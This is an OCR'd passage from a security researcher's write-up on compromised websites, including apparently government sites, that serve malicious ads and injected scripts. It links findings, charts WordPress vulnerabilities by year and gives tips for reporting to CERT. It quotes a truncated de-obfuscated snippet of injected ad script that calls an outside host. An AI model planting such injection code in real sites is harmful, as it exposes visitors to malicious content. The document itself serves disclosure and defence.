


Government website pointing to the car washing store...
https://twitter.com/ivanmarkovicsec/status/1506713721686659090



Government website pointing to the hosting provider
https://twitter.com/ivanmarkovicsec/status/1506720209918431232


BONUS 1 - MORE FINDINGS




Government website with malicious advertisement
https://twitter.com/ivanmarkovicsec/status/1506717503363371015

Website with malicious advertisement
https://twitter.com/ivanmarkovicsec/status/1504008363146948609

BONUS 2 - MORE FINDINGS




De-obfuscated code: var vXAdsObj= { 'url':'//amads.fun','cookie':'xads_platf','mobile':false }; function getXmlHttp() …)(vXAdsObj['cookie'],vXAdsObj['url']+'/g.php');
https://twitter.com/ivanmarkovicsec/status/1501876243951726593



Multiple script and advertisement injections
https://twitter.com/ivanmarkovicsec/status/1501476972026867712

BONUS 3 - THREAT LANDSCAPE MODELLING USING DATA FROM "LOVAC"



WordPress verzije po godinama	
WordPress 5	2018 - 2022
WordPress 4	2014 - 2017
WordPress 3	2010 - 2014
WordPress 2	2009

Kritične ranjivosti po godinama	
2022	4
2021	5
2020	9
2019	18
2018	12
2017	27
2016	17
2015	11
2014	19
2013	11
2012	14
2011	3
2010	2
2009	6

Overview of the WordPress websites and their vulnerabilities
https://twitter.com/ivanmarkovicsec/status/1507444333477302281

TIPS

- Use proper sandbox if you proceed with further investigation of malware
- Contact relevant institutions, like CERT, if you are not sure what to do with your findings
- Always interesting places to look for contacts are:
  - Contact page of the website (be aware that this data and accounts are maybe compromised too)
  - Hosting company
  - Company where DNZ zones are managed
  - Company where domain name is registered

USEFUL LINKS

- POC script: https://github.com/Ivan-Markovic/lovac
- Deobfuscator: https://lelinhtinh.github.io/de4js/
- Deobfuscator: http://jsnice.org/
- Whois details: https://whois.domaintools.com/
- DNS Details: https://intodns.com/
- Geo Location details: https://www.maxmind.com/
- E-Mail tools: https://mxtoolbox.com/
- CERT contacts in Serbia: https://www.cert.rs/en/evidencija-certova.html

DODATAK :)

Important Contacts
https://twitter.com/ivanmarkovicsec/status/1505236657750122501

Important to remember about compromised web sites.
https://twitter.com/ivanmarkovicsec/status/1504892531720560640

IF YOU THINK YOU ARE TOO SMALL TO MAKE A DIFFERENCE, TRY SLEEPING WITH A MOSQUITO

DALAI LAMA XIV